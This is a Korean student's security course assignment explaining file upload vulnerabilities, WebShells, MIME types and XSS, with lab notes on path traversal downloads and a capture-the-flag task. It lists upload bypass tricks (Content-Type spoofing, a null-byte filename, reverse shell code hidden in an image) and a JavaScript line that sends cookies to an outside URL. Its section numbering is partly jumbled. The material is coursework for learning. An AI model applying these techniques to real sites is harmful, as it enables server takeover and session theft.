



세curity 6주차 과제

학부	컴퓨터공학과
학번	202520883
이름	유수민
이메일	isemy0317@gmail.com

1. 서버 사이드 스크립트 언어란?	1
2. file upload vulnerability 이란?	1
1) 발생 원리	5
2) 대응 방안	5
3) 우회 방법	5
3. WebShell 이란?	1
1) 개념	5
2) 분류	5
4. MIME type 이란?	1
5. xss 로 쿠키 탈취하는 방법	1
6. 실습과제	1
1) 실습사이트 내에서 File Download 취약점 찾고 파일 다운로드 하기	5
2) 실습사이트 내에서 실습서버의 시스템 정보와 관련된 파일 찾기	5
3) LINK4ESCAPE 문제에서 SEKURITY{~} 플래그 파일 찾기	5

1. 서버 사이드 스크립트 언어란

서버 사이드 스크립트 언어는 웹 서버에서 실행되어 클라이언트 요청에 대한 응답을 생성하는 데 사용되는 스크립트 언어이다.

서버 사이드 스크립트 언어의 특징 :

- **서버에서 실행 :**

클라이언트 (브라우저)가 아니라 웹 서버에서 실행된다.

- **동적 웹 페이지 생성 :**

클라이언트의 요청에 따라 웹 페이지의 내용을 동적으로 생성한다.

- **데이터베이스 연동 :**

데이터베이스와 연동하여 정보를 가져오거나 수정할 수 있다.

- **보안 :**

클라이언트가 직접 코드를 실행하지 않기 때문에 클라이언트 쪽에서 데이터를 조작하는 것을 방지할 수 있다.

대표적인 서버 사이드 스크립트 언어 :

- **PHP :**

가장 많이 사용되는 서버 사이드 스크립트 언어 중 하나이다.

- **JSP (Java Serger Pages) :**

Java 언어를 기반으로 하는 서버 사이드 스크립트 언어이다.

- **ASP (Active Server Pages) :**

마이크로소프트가 개발한 서버 사이드 스크립트 언어이다.

- **Python :**

다양한 프레임워크와 함께 서버 사이드 개발에도 많이 사용된다.

- **Node.js :**

자바스크립트를 이용하여 서버 사이드 개발을 할 수 있도록 해준다.

- **Ruby :**

Ruby on Rails 프레임워크와 함께 사용되어 웹 개발에 활용된다.

- **Perl :**

다양한 웹 애플리케이션 개발에 사용된다.

2. file upload vulnerability 이란?

1) 발생 원리

- (1) 공격자가 스크립트 파일을 웹 사이트에 업로드한다.
- (2) 공격자가 해당 스크립트 파일 (php, jsp, asp, cgi, inc, pl, php3 등) 이 저장된 경로에 접근이 가능할 경우, 업로드 된 경로로 이동한다.
- (3) 해당 파일에 접근하여 파일을 실행한다.
- (4) 웹 셸을 실행한다.

2) 대응 방안

해당 파일이 "image/jpeg" 혹은 "image/jpg" 인지 타입 및 확장자를 확인한 후, 파일 크기 또한 확인해준다.

더 나아가, 파일 명을 암호화 알고리즘을 사용하여 저장해주면 해당 파일의 이름에 접근이 어렵기 때문에 보안 수준을 높일 수 있다.

추가적으로, 업로드 경로에 접근을 불가능하도록 제한을 걸어주거나 업로드 디렉터리를 웹 서버의 다큐먼트 외부에 설정해놓으면 된다.

3) 우회 방법

[이미지 파일 형식만 업로드 가능한 경우]

- (1) hack.php 형식으로 파일 업로드 버튼을 누른 후 Burp Suite Tool 을 사용하여 중간에서 가로 챈 후, Content-Type 을 image/jpeg 로 바꿔준다.
- (2) 이름의 확장자만 확인할 경우, hack.php%00.jpg 이와 같이 적어준 후, Burp Suite Tool 로 hack.php 로 수정하여 업로드한다.
- (3) 이미지 파일에다가 Reverse 셸 코드를 Redirect 를 통해 삽입하여 업로드 한다.

이 때, 파일에 접근이 어려울 경우, File Inclusion 취약점이 발생하는 곳을 찾아주어 공격할 때도 있다.

[안전하지 않은 코드]

```
public void upload(HttpServletRequest request) throws ServletException {
    MultipartHttpServletRequest mRequest = (MultipartHttpServletRequest) request ;
    String next = (String)mRequest.getFileNames().next();
    MultipartFile file = mRequest.getFile(next);

    // MultipartFile로부터 file을 얻음
    String filename = file.getOriginalFilename();

    File uploadDir = new File("파일 경로");
    String uploadFilePath = uploadDir.getAbsoultePath() + "/" + filename;

    /* 이하 파일 업로드 루틴 */
}
```

위 코드를 보면, 어떠한 파일 타입 및 확장자, 크기 등을 확인하지 않고 파일 경로를 형성하는 것을 볼 수 있다.

이러한 경우 File upload 취약점이 발생할 수 있다.

이를 기본적으로 해결하기 위해서는 타입 및 확장자, 파일 크기 또한 확인해주는 과정을 거쳐줘야한다.

[안전한 코드]

```
public void upload(HttpServletRequest request) throws ServletException {
    MultipartHttpServletRequest mRequest = (MultipartHttpServletRequest) request;
    String next = mRequest.getFileNames().next();
    MultipartFile file = mRequest.getFile(next);

    if (file == null) {
        return ;
    }

    // Secure Coding (업로드 파일 크기 제한)
    int size = file.getSize();
    if( size > MAX_FILE_SIZE) throw new ServletException("에러");

    String filename = file.getOriginalFilename().toLowerCase();

    if( filename != null) {
```

```

// Secure Coding (화이트 리스트 방식으로 확장자 체크)
if(fileName.endsWith(".doc") || fileName.endsWith(".hwp") || fileName.endsWith(".pdf"))
    // file upload
    ...

}else {
    throw new ServletException("에러");
}
}
// Secure Coding (업로드 파일의 디렉터리 위치는 다크먼트 루트의 밖에 위치 시킴)
File uploadDir = new File("/app/webapp/data/upload/notice");
String uploadFilePath = upload.getAbsolutePath() + "/" + fileName ;
}

```

위 코드는 업로드 파일 크기 제한, 화이트 리스트 방식으로 확장자 체크, 업로드 파일의 디렉터리 위치를 루트의 밖에 위치시킴으로써 보안 코드를 작성하였다.

이것 외에도 아래와 같이 파일 내용을 기반으로 file 의 type 을 판별하는 코드 또한 필요하다.

```

if(extractFileType(file) == EXECUTEABLE_FILE_TYPE){
    // error
    return ;
}

```

만일, 파일 타입이 실행 가능한 파일일 경우 에러를 발생시켜 해당 파일이 업로드 되는 것을 막아준다.

이러한 보안 기법들을 사용하더라도 조금 더 보안을 높이기 위해선 파일 명을 암호화 알고리즘을 사용하여 저장하는 방식 또한 보안 수준을 높여줄 수 있다.

아래 코드는 md5 암호화 알고리즘 코드이기에, 참고하면 좋을 것 같다.

[md5 암호화 알고리즘]

```

//Create checksum for this file
File file = new File("c:/temp/testOut.txt");


//Use MD5 algorithm
MessageDigest md5Digest = MessageDigest.getInstance("MD5");

//Get the checksum
String checksum = getFileChecksum(md5Digest, file);

```

3. WebShell 이란?

1) 개념



(1) WebShell 이란?

웹(Web) + 셸(shell)의 합성어로 웹 페이지에서 해당 웹 서버에서 다양한 명령을 실행시킬 수 있는 스크립트 파일을 의미한다.

웹 서버에서 웹 셸을 실행시켜야 하기에 보통 서버 사이드 스크립트(asp, jsp, php 등)로 제작되고 사용된다.

보통 공격자가 웹 서버의 취약점을 이용하여 업로드하고, 웹 서버에 제어권을 획득하기 위해 사용된다.

(2) WebShell 의 특징

일반적인 웹 사이트의 사용자와 동일한 웹 서비스 포트(80, 443)를 통해 웹 셸 업로드 및 공격이 이루어지기 때문에 탐지 및 차단이 까다롭다.

웹 셸을 이용하면 관리자 권한을 획득한 후 웹 페이지의 소스 코드를 열람하거나 서버 내 자료 유출 및 백도어 설치 등 여러 다양한 공격들을 수행할 수 있기에 상당히 파괴력이 큰 악성코드이다.

웹 서버에서 웹 셸을 실행시켜야 하기에 보통 서버 사이드 스크립트(asp, jsp, php 등)로 제작되고 사용된다.

웹 셸은 파일 업로드 취약점으로만 업로드가 이루어지는 것이 아니라 다양한 여러 취약점들(ex. SQL Injection 등)을 통하여 웹 셸이 업로드되고 공격에 이용될 수 있다.

2) 분류

(1) 파일 형태에 따른 분류 :

단독 파일 :

웹 쉘이 독립적인 파일 형태로 업로드되는 경우이다. 이 경우, 주로 Text 형태와 Image 형태의 파일로 사용된다.

기존 파일에 추가 :

웹 쉘이 기존 웹 사이트의 소스 코드에 삽입되어 동작하는 경우이다.

웹 애플리케이션 언어 :

웹 쉘은 웹 서버에서 실행되는 웹 애플리케이션 언어(PHP, ASP, JSP, ASPX 등)를 기반으로 동작한다.

(2) 기능에 따른 분류 :

기본 웹 쉘 :

브라우저를 통해 서버에 명령을 실행하는 기본적인 기능을 제공한다.

확장 기능 웹 쉘 :

웹 쉘의 기능을 확장하여 파일 관리, 데이터베이스 접근, 네트워크 연결 등 추가적인 기능을 제공한다.

백도어 웹 쉘 :

공격자가 서버에 대한 지속적인 접근을 유지하기 위해 보안 시스템에 탐지되지 않도록 설계된 웹 쉘이다.

(3) 공격 목적에 따른 분류 :

정보 탈취 :

서버의 정보, 사용자 데이터, 중요 파일을 탈취하는 목적의 웹 셸이다.

권한 상승 :

웹 셸을 통해 서버에 대한 권한을 상승시켜 관리자 권한을 얻는 목적의 웹 셸이다.

악성 코드 주입 :

웹 셸을 통해 악성 코드를 웹 사이트에 주입하여 다른 사용자에게 공격을 유발하는 목적의 웹 셸이다.

(4) 기타 분류 :

파일 타입 :

웹 셸은 다양한 파일 타입(텍스트, 이미지, 스크립트 등)을 통해 업로드될 수 있다.

웹 애플리케이션 언어 :

웹 셸은 PHP, ASP, JSP, ASPX 등 다양한 웹 애플리케이션 언어를 기반으로 동작한다.

4. MIME type 이란?

1) MIME type 이란?

Multipurpose Internet Mail Extensions 의 약자로 간단히 말하면 파일 변환을 의미한다.

현재는 웹을 통해 여러 형태의 파일을 전달하는데 사용하고 있지만 이 용어가 생길 땐 이메일과 함께 동봉할 파일을 텍스트 문자로 전환해서 이메일 시스템을 통해 전달하기 위해 개발되어 Internet Mail Extensions 라고 불리기 시작했다고 한다.

2) MIME 사용 이유

예전에는 텍스트 파일을 주고받는데 ASCII 로 공통된 표준에 따르기만 하면 문제가 없었으나 네트워크를 통해 ASCII 가 아닌 바이너리 파일을 보내는 경우가 생기게 되었다. 음악파일, 무비파일, 워드파일 등등 ASCII 만으로는 전송이 안되기 때문에 기존 시스템에서 문제없이 전달하기 위해서는 텍스트로의 변환이 필요했다.

텍스트 파일로 변환하는 것을 인코딩(Encoding), 텍스트 파일을 바이너리 파일로 변환하는 것을 디코딩(Decoding)이라고 한다.

MIME 으로 인코딩한 파일은 Content-type 정보를 앞부분에 담게되며 Content-type 은 여러가지 타입이 있다.

웹 브라우저에서 서버에 접속하여 html 문서를 요청하면서 html 문서에 있는 이미지 파일의 경로를 불러올 수 있다. 이러한 과정에서 이미지의 경로에 있는 파일이 웹 브라우저에서 지원되는 MIME-Type 이라면 웹 브라우저를 이용하여 열어볼 수 있다.

바이너리파일(음악 파일, 무비 파일, 워드 파일 등) 또한 마찬가지이다. 주로 쓰고 있는 대부분의 포맷인 .gif .jpg .mov 등등의 파일들은 웹 브라우저에서 무리 없이 열리게 되는데 브라우저에서 지원하지 못하는 유형은 따로 지정해줘야 한다.

2) 이미지 객체 생성

```
var i = new Image();
```

i 라는 변수를 생성해 이미지를 할당하는 코드이다.

3) 쿠키 전달


```
i.src = "홈페이지 URL?cookie" + cookieData;
```

생성한 i 변수의 주소를 쿠키를 전달하려는 홈페이지에 포함해 전달하는 코드이다.

이미지 객체를 통해 해당 URL 에 저장한 쿠키 정보가 GET 방식으로 전달된다.

6. 실습과제

1) 실습사이트 내에서 File Download 취약점 찾고 파일 다운로드 하기




A screenshot of a Windows command prompt window. The title bar at the top is dark gray and contains the text '명령 프롬프트' (Command Prompt) on the left and standard window control buttons (minimize, maximize, close) on the right. The main area of the window is black with white text. The text displayed is as follows:
Microsoft Windows [Version 10.0.26100.3915]
(c) Microsoft Corporation. All rights reserved.



C:\Users\isemy>where notepad
C:\Windows\System32\notepad.exe
C:\Windows\notepad.exe
C:\Users\isemy\AppData\Local\Microsoft\WindowsApps\notepad.exe

C:\Users\isemy>


모든 컴퓨터에 다 있는 프로그램 중 하나인 메모장의 위치를
확인한다.



url 에 메모장의 위치를 넣고 ../를 넣어 상위 폴더로 계속 올라간다.




2) 실습사이트 내에서 실습서버의 시스템 정보와 관련된 파일 찾기



디렉토리 접근공격에 사용할 수 있는 구문들을 찾아보고 상위 폴더로 올라가보면서 숨겨진 정보를 찾는다.




3) LINK4ESCAPE 문제에서 SEKURITY{~} 플래그 찾기




실습 사이트에 들어간다.




메인페이지에 적혀있던 대로 url 에 /source 를 추가한 후 확인했다.




소스코드에서 cookie.txt 라는 파일 명을 발견했다.




파일 다운로드 화면에서 cookie.txt 를 검색한 후 상위폴더로 계속 올라가다보니 파일이 다운로드 되었다.



